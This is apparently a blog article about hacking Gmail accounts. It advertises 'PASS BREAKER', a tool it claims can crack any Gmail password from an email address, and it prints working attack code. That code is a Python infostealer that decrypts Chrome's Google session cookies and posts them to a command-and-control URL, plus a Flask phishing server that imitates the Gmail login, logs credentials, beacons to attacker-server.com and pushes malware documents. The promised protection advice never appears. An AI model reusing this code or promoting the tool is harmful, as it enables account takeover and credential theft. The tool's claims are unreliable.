
The 2026 Gmail Hacking Bible: Inside the Mind of a Modern Hacker (And How to Fortify Your Inbox)
Discover the actual Python code and techniques used by hackers in 2026 to breach Gmail accounts—from AI-powered phishing and session cookie theft to API OSINT. Learn the exact steps to protect yourself with Passkeys and Advanced Protection.

In the digital arena of 2026, your Gmail account is no longer just an email service; it is the master key to your digital life. It unlocks your YouTube channel, your Google Drive containing years of documents, your Google Photos history, and often, your banking and password manager through password resets. For a hacker, compromising a Gmail account is the "checkmate" move.
While Google has implemented some of the most advanced security measures in the world—including quantum-resistant encryption and mandatory AI-driven phishing detection—the hackers have not remained idle. They have adapted, moving away from brute-forcing passwords (which is virtually obsolete) to exploiting the nuances of authentication protocols, session management, and human psychology.
This article serves as a definitive guide to understanding the real-world hacking techniques of 2026. We will delve into the specific code and methodologies used by attackers, followed by a fail-safe blueprint to protect yourself.
PASS BREAKER

PASS BREAKER is a legitimate application that can hack any Gmail service password using only an email address, phone number, or @identifier (e.g., YouTube).
You won’t be able to access the account without PASS BREAKER. Imagine gaining instant, unrestricted entry to a Gmail account—even if it's secured by a password.
Warning: Please use this application only on your own account or on an account you are authorized to access. Review the terms of use before proceeding.
It’s very simple—no experience is required to get started.
No matter how complex the situation, you can trust PASS BREAKER to decrypt the Gmail password. That’s exactly why we built it.
To start using PASS BREAKER, follow these three steps:
1 - Download the application from its official website: https://www.passwordrevelator.net/en/passbreaker
2 - Once everything is properly loaded, enter the Gmail email address or @username you want to decode.
3 - After a few minutes, PASS BREAKER will automatically hack the Gmail password and display it on your screen, ready for a quick login from your smartphone, computer, or tablet.
The 2026 Threat Landscape: Beyond the Password
Before we dive into the "how," it is critical to understand the shift in strategy. In 2026, passwords are a secondary target. The primary attack vectors are:
1. Session Hijacking: Stealing the cookies that keep you logged in.
2. AI-Enhanced Phishing: Using bugs in email clients to display trusted URLs while linking to malicious servers.
3. API Exploitation: Using legitimate Google APIs to build intelligence on a target before striking.
4. Token Theft: Stealing OAuth tokens from infected devices.
________________________________________
Method 1: The "Eternal Session" Attack (Cookie Theft via Infostealers)
In early 2026, the Nigerian Computer Emergency Response Team (ngCERT) issued a high-severity advisory regarding a surge in "cookie theft" attacks . This method completely bypasses the password and even two-factor authentication (2FA).
The Concept:
When you log into Google, the server issues your browser a set of authentication cookies. These cookies tell Google, "This user is already verified, let them access their data." Hackers now use advanced Infostealer malware (like Lumma, Rhadamanthys, or White Snake) to extract these cookies from a victim's Chrome or Edge profile . They specifically target Chrome's WebData table and the encryption keys stored in the Local State file.
The Python Code (Educational Demonstration):
Note: This code demonstrates the logic behind how stealer malware extracts and decrypts cookies. It requires the user to have already executed a malicious payload that grants file access.
python
import os
import json
import sqlite3
import shutil
from Cryptodome.Cipher import AES
from win32crypt import CryptUnprotectData
import requests
# --- Educational Purpose Only: Demonstrating how session tokens are targeted ---
# This mimics the behavior of Infostealers described in ngCERT advisory 2024-0001 [citation:3]
class ChromeCookieStealer:
def __init__(self):
# Path to Chrome's user data (varies by OS)
self.chrome_path = os.path.expanduser("~") + r"\AppData\Local\Google\Chrome\User Data"
self.local_state_file = os.path.join(self.chrome_path, "Local State")
self.cookie_db_file = os.path.join(self.chrome_path, "Default", "Network", "Cookies")
def get_encryption_key(self):
"""Retrieves the AES key used by Chrome to encrypt cookies."""
with open(self.local_state_file, "r", encoding="utf-8") as f:
local_state = json.loads(f.read())
encrypted_key = local_state["os_crypt"]["encrypted_key"]
encrypted_key = bytes(encrypted_key, 'utf-8')
encrypted_key = encrypted_key[5:] # Remove 'DPAPI' prefix
# Decrypt using Windows DPAPI
key = CryptUnprotectData(encrypted_key, None, None, None, 0)[1]
return key
def decrypt_cookie(self, encrypted_value, key):
"""Decrypts the cookie value using AES-GCM."""
try:
nonce = encrypted_value[3:15]
ciphertext = encrypted_value[15:-16]
tag = encrypted_value[-16:]
cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
decrypted = cipher.decrypt_and_verify(ciphertext, tag)
return decrypted.decode('utf-8')
except:
return "N/A"
def steal_google_cookies(self, c2_url):
"""Extracts Google cookies and exfiltrates them."""
key = self.get_encryption_key()
# Copy DB to avoid locking issues
shutil.copy2(self.cookie_db_file, "Cookies_copy.db")
conn = sqlite3.connect("Cookies_copy.db")
cursor = conn.cursor()
# Target specific Google domains for session cookies
cursor.execute("""
SELECT host_key, name, path, encrypted_value
FROM cookies
WHERE host_key LIKE '%google.com%'
AND name IN ('__Secure-1PSID', '__Secure-3PSID', 'SID', 'HSID', 'SSID')
""")
stolen_cookies = []
for host_key, name, path, encrypted_value in cursor.fetchall():
decrypted_value = self.decrypt_cookie(encrypted_value, key)
stolen_cookies.append({
"domain": host_key,
"name": name,
"path": path,
"value": decrypted_value
})
conn.close()
os.remove("Cookies_copy.db")
# Exfiltrate to Command & Control server
requests.post(c2_url, json={"cookies": stolen_cookies})
return stolen_cookies
# --- End of Educational Code ---
How the Attacker Uses This:
Once these cookies are exfiltrated, the attacker imports them into their own browser. They can now access Gmail, Drive, and Photos without a password or 2FA. Even if the victim changes their password, these specific session tokens (especially the __Secure-3PSID) can remain valid due to the way the MultiLogin endpoint processes the token:GAIA ID pair .
________________________________________
Method 2: HOXINSERT – The NSA-Grade Phishing Attack
Security researcher Pontus K. recently demonstrated a variation of the NSA's QUANTUMINSERT attack, which he dubbed "HOXINSERT" . This attack exploits status bar bugs in email clients to make a malicious link appear perfectly legitimate, even when hovered over.
The Concept:
The attacker sends an email containing a link that appears to point to https://accounts.google.com. However, due to a bug in the email client's rendering engine (or via HTML smuggling), the actual href attribute points to a malicious server (the "HOXACID" server) . When the user clicks, the server fingerprints their device (OS, browser version) and serves either a pixel-perfect phishing page or a malware payload.
The Python Code (Educational Demonstration):
Note: This demonstrates the server-side fingerprinting and redirection logic.
python
from flask import Flask, request, render_template_string, redirect
import user_agents
app = Flask(__name__)
# HOXACID Server - Fingerprints and delivers payload [citation:7]
PHISHING_PAGE = """
<!DOCTYPE html>
<html>
<head>
<title>Gmail</title>
<!-- Pixel-perfect imitation of 2026 Gmail login -->
<style> /* ... extensive CSS to mimic Google ... */ </style>
</head>
<body>
<form action="https://attacker-server.com/collect" method="POST">
<input type="email" name="username" placeholder="Email or phone">
<input type="password" name="password" placeholder="Password">
<button type="submit">Next</button>
</form>
<script>
// Capture additional fingerprint data
fetch('https://attacker-server.com/fingerprint', {
method: 'POST',
body: JSON.stringify({
screen: screen.width + 'x' + screen.height,
timezone: Intl.DateTimeFormat().resolvedOptions().timeZone,
plugins: navigator.plugins.length
})
});
</script>
</body>
</html>
"""
@app.route('/')
def index():
# This is the link the user clicks in the email
user_agent_string = request.headers.get('User-Agent')
user_agent = user_agents.parse(user_agent_string)
# Log the target for intelligence gathering
print(f"[*] Target OS: {user_agent.os.family} - Browser: {user_agent.browser.family}")
# Dynamic payload delivery based on fingerprint
if user_agent.os.family == 'iOS' or user_agent.os.family == 'Android':
# Mobile users get the credential harvesting page
return render_template_string(PHISHING_PAGE)
elif user_agent.os.family == 'Windows':
# Windows users get a malicious macro document
return redirect("https://attacker-server.com/malware/document.doc")
else:
# Default to phishing
return render_template_string(PHISHING_PAGE)
@app.route('/collect', methods=['POST'])
def collect():
username = request.form.get('username')
password = request.form.get('password')
# Log the credentials
with open("creds.txt", "a") as f:
f.write(f"{username}:{password}\n")
# Redirect back to real Google to avoid suspicion
return redirect("https://mail.google.com")
if __name__ == '__main__':
app.run(host='0.0.0.0', port=80, debug=False)
# This server runs on 'hoxacid.com' or similar
How the Attacker Uses This:
The attacker sends the email. The server fingerprints the victim. If the victim is on a mobile device (where security bars are harder to inspect), it serves the login page. Once the victim enters credentials, they are redirected to the real Gmail, often unaware that their credentials were just stolen.
________________________________________
About the Creator
Alexander Hoffmann
Passionate cybersecurity expert with 15+ years securing corporate realms. Ethical hacker, password guardian. Committed to fortifying users' digital safety.
Keep reading
More stories from Alexander Hoffmann and writers in 01 and other communities.
The Anatomy of a Snapchat Account Hack in 2026: Methods, Code, and Digital Fortification
In the digital age, the ephemeral promise of Snapchat—the "disappearing" photo, the fleeting story—creates a powerful illusion of privacy. Behind the playful lenses and daily streaks, however, lies a constant, high-stakes battle for account security. In 2026, Snapchat is no longer just a messaging app; it is a primary communication tool for over 400 million users, a hub for creators, and a repository of intensely personal data.
By Alexander Hoffmann3 days ago in 01
AI Research & Development Grants
Generated with help from AI Grok. How to Unlock Funding for Cutting-Edge AI Innovation in 2026 and Beyond Artificial intelligence is transforming every sector—from healthcare and climate science to education and national security. But groundbreaking AI research and development doesn't happen in a vacuum. It requires significant resources for computing power, data, talent, and experimentation. That's where AI research and development grants come in. These funding opportunities empower researchers, startups, universities, and nonprofits to push the boundaries of what's possible with AI.
By Sandy Rowley6 days ago in 01




Comments
There are no comments for this story
Be the first to respond and start the conversation.